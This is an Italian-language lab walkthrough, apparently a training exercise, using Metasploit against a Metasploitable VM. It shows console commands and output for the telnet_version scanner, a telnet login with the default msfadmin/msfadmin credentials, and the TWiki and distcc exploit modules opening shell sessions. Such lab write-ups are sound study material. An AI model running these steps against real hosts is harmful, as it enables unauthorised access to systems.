

Exploit Telnet, Wiki, Distcc con Metasploit


Avvio Metasploit con il comando **msfconsole.**



Cerco l'exploit per quel servizio col comando **search telnet_version**. Scelgo l'exploit che ci dice la traccia, quindi il numero 1 usando il comando **use 1.**



Inserito l'exploit, con il comando **show options,** vedo le opzioni richieste, e setto l'rhost con il comando **set rhost.** Con il comando **show options** controllo che è tutto settato correttamente.




```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                        ploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.168.50.101
rhost => 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                        ploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.
```

In questo caso il payload non è richiesto, quindi posso lanciare l'attacco con il comando **exploit o run.** Nella stringa si può leggere l'username e la password con i quali fare l'accesso, msfadmin/msfadmin.

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET ... \x0a\x0a\x0aWarning: Never expose this VM
 to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametas
ploitable login:
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Infine mi collego alla telnet con il comando **telnet** seguito dall'ip della macchina vittima ed inserisco user e password per avere il controllo della macchina.




```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.101
[*] exec: telnet 192.168.50.101

Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jun 13 07:51:32 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Exploit Twiki


Avvio **msfconsole** e cerco l'exploit twiki_history come da traccia ed uso l'exploit 0.




Dopo aver visto le opzioni, con **show options**, setto l'rhost.



Con il comando **show payload**, cerco il payload adatto e lo setto.




Lancio l'exploit e come si vede nello screen che segue mi apre la sessione shell, digitando id, mi da le info della pagina Wiki.




Exploit Distcc

Dopo aver avviato l'msfconsole, cerco l'exploit distcc e la inserisco con use 0. Con il comando show options vedo le opzioni richieste e setto l'rhost.



Controllo che le impostazioni sono state modificate e poi procedo nel cercare il payload con **show payloads,** e setto il payload che potrebbe essere idoneo.



Dopo aver controllato le opzioni anche del payload (non c'è nulla da modificare), posso lanciare l'exploit. La sessione viene creata e posso muovermi tra le cartelle, come si può vedere nello screen in basso.